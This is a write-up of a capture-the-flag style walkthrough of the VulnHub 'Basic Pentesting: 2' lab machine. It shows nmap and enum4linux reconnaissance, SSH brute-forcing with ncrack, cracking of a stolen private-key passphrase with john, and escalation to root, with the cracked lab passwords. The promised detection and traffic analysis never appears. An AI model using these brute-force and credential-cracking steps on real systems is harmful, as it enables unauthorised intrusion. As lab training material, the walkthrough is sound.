Network Security Analysis: Techniques for Attack Detection, Source Tracing, and Traffic Evaluation

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Introduction

Stepping into the cybersecurity domain, I immerse myself in the world of network attacks using Basic Pentesting: 2, a platform designed for budding ethical hackers by Josiah Pierce.

As an intern at Extion Company, my task is clear: execute various networking attacks, examine their origins, and analyze traffic patterns. This project is my opportunity to improve my cybersecurity skills and learn how to detect and mitigate threats effectively.

With Extion Company's support and access to VulnHub's resources, I navigate the complexities of network security armed with the necessary tools and knowledge. Together, we embark on a journey to unravel the mysteries of network attacks, driven by curiosity, determination, and a thirst for knowledge.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.16.

Boot up both Parrot Security OS VM and Basic Pentesting 2 VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.
To find the IP address of Basic Pentesting 2 VM in the NAT Network :

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sudo netdiscover -r 10.0.2.0/24
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Currently scanning: Finished!   | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
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IP            At MAC Address      Count    Len MAC Vendor / Hostname
-----------------------------------------------------------------
10.0.2.1       52:54:00:12:35:00   1      60 Unknown vendor
10.0.2.2       52:54:00:12:35:00   1      60 Unknown vendor
10.0.2.3       08:00:27:cc:d5:91   1      60 PCS Systemtechnik GmbH
10.0.2.35       08:00:27:a1:01:12   1       60 PCS Systemtechnik GmbH
```

The IP address of Basic Pentesting 2 VM is 10.0.2.35.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
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eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::5c27:2ada:a553:147f prefixlen 64 scopeid 0x20<link>
        inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481 prefixlen 64 scopeid 0x0<global>
        ether 08:00:27:c2:78:e1 txqueuelen 1000 (Ethernet)
        RX packets 792755 bytes 701831227 (669.3 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 418787 bytes 44825565 (42.7 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. Nmap and enum4linux are running for getting the information about the Basic Pentesting VM.

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nmap -sS -sV -A -Pn 10.0.2.35
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# Nmap 7.70 scan initiated Tue Jul 24 03:35:56 2018 as: nmap -sS -sV -A -Pn -oN

nmap_BasicPentestingv2 10.0.2.35
Nmap scan report for 10.0.2.35
Host is up (0.00027s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE      VERSION
22/tcp open ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
| 256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp open http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open http       Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
MAC Address: 08:00:27:A1:01:12 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
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Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: basic2
| NetBIOS computer name: BASIC2\x00
| Domain name: \x00
| FQDN: basic2
|_ System time: 2018-07-23T15:36:12-04:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2018-07-24 03:36:12
|_ start_date: N/A

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HOP RTT ADDRESS
1 0.27 ms 10.0.2.35

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
# Nmap done at Tue Jul 24 03:36:12 2018 -- 1 IP address (1 host up) scanned in 15.92 seconds
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```
enum4linux 10.0.2.35
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Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jul 24
23:10:29 2018

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| Target Information      |
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Target ........... 10.0.2.35
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
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 ==================================================
| Enumerating Workgroup/Domain on 10.0.2.35      |
 ==================================================
[+] Got domain/workgroup name: WORKGROUP

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| Nbtstat Information for 10.0.2.35      |
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Looking up status of 10.0.2.35
        BASIC2          <00> -      B <ACTIVE> Workstation Service
        BASIC2          <03> -      B <ACTIVE> Messenger Service
        BASIC2          <20> -      B <ACTIVE> File Server Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
        WORKGROUP       <1e> - <GROUP> B <ACTIVE> Browser Service Elections

        MAC Address = 00-00-00-00-00-00

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|    Session Check on 10.0.2.35   |
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[+] Server 10.0.2.35 allows sessions using username '', password ''

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| Getting domain SID for 10.0.2.35      |
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Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

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| OS information on 10.0.2.35     |
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[+] Got OS info for 10.0.2.35 from smbclient:
[+] Got OS info for 10.0.2.35 from srvinfo:
        BASIC2          Wk Sv PrQ Unx NT SNT Samba Server 4.3.11-Ubuntu
        platform_id   :      500
        os version    :6.1
        server type   :       0x809a03

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| Users on 10.0.2.35     |
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|    Share Enumeration on 10.0.2.35   |
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WARNING: The "syslog" option is deprecated

        Sharename      Type      Comment
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        Anonymous    Disk
        IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server            Comment
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        Workgroup         Master
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        WORKGROUP         PARROT

[+] Attempting to map shares on 10.0.2.35
//10.0.2.35/Anonymous      Mapping: OK, Listing: OK
//10.0.2.35/IPC$      [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

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|   Password Policy Information for 10.0.2.35   |
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[+] Attaching to 10.0.2.35 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] BASIC2
        [+] Builtin

[+] Password Info for Domain: BASIC2

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

              [+] Domain Refuse Password Change: 0

              [+] Domain Password Store Cleartext: 0
              [+] Domain Password Lockout Admins: 0
              [+] Domain Password No Clear Change: 0
              [+] Domain Password No Anon Change: 0
              [+] Domain Password Complex: 0
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        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes


[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5


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| Groups on 10.0.2.35     |
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[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

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| Users on 10.0.2.35 via RID cycling (RIDS: 500-550,1000-1050)     |
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[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon
username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-502 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-503 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-504 *unknown*\*unknown* (8)
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S-1-5-21-2853212168-2008227510-3551253869-509 *unknown*\*unknown* (8)
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S-1-5-21-2853212168-2008227510-3551253869-512 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-513   BASIC2\None   (Domain
Group)   S-1-5-21-2853212168-2008227510-3551253869-514
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users   using   SID   S-1-5-32   and   logon   username  '',  password  ''  S-1-5-32-500
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BUILTIN\Administrators  (Local  Group)  S-1-5-32-545
BUILTIN\Users       (Local       Group)  S-1-5-32-546
BUILTIN\Guests      (Local      Group)  S-1-5-32-547
BUILTIN\Power  Users  (Local  Group)  S-1-5-32-548
BUILTIN\Account Operators (Local Group) S-1-5-32-549
BUILTIN\Server Operators (Local Group) S-1-5-32-550
BUILTIN\Print Operators (Local Group)
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*unknown*\*unknown*          (8)        S-1-5-32-1023
*unknown*\*unknown*          (8)        S-1-5-32-1024
*unknown*\*unknown*          (8)        S-1-5-32-1025
*unknown*\*unknown*          (8)        S-1-5-32-1026
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S-1-5-32-1048       *unknown*\*unknown*       (8)       S-1-5-32-1049
*unknown*\*unknown* (8) S-1-5-32-1050 *unknown*\*unknown* (8) [+]
Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User) S-1-22-1-1001 Unix User\jan
(Local User) =======================================



| Getting printer info for 10.0.2.35      |
 =========================================
No printers returned.


enum4linux complete on Tue Jul 24 23:10:46 2018
```

SSH Access of Jan

According to the result of enum4linux, there are two users, they are "kay" and "jan" for the Samba.
A brute force is conducted for the SSH access and get the password of "jan" which is "armando".
Use that password to login to "jan' account via SSH.

The content of "users.txt" :

```
kay
jan
```

```
ncrack -v -U users.txt -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.35:22
```

```
Ssh 10.0.2.35 -ljan
```

At the "/home/kay/.ssh", the "id_rsa" file is located.

Display it and copy and save to "key.txt" :

```
cat id_rsa
```

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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```
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3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY
-----END RSA PRIVATE KEY-----
```

SSH Access of Kay

The key is saved as "key.txt". Crack the SSH key passphrase with john.

```
ssh2john key.txt > key.hash
john key.hash --wordlist=/usr/share/wordlist/rockyou.txt
```

The passphrase of the key is cracked which is "beeswax":

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax        (key.txt)
1g 0:00:00:00 DONE (2018-07-25 00:08) 5.263g/s 435384p/s 435384c/s 435384C/s beeswax
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Use the key to login to "kay" account via SSH.

```
chmod 600 key.txt
ssh -i key.txt kay@10.0.2.35
```

At the "/home/kay" directory, "pass.bak" is located and the content is :

heresareallystrongpasswordthatfollowsthepasswordpolicy$$

Privilege Escalation

Use the password to escalate the privilege from kay to root.

```
sudo -i
```


Flag

Go to root directory and display the "flag.txt" :

Conclusion

In conclusion, this project has been an insightful exploration into the realm of cybersecurity, with Basic Pentesting: 2 serving as our vulnerable machine. We've tackled various network attacks, honed our analytical skills, and gained valuable experience in threat identification and mitigation. As we move forward, let's apply this knowledge to enhance our understanding and contribute to a more secure digital landscape.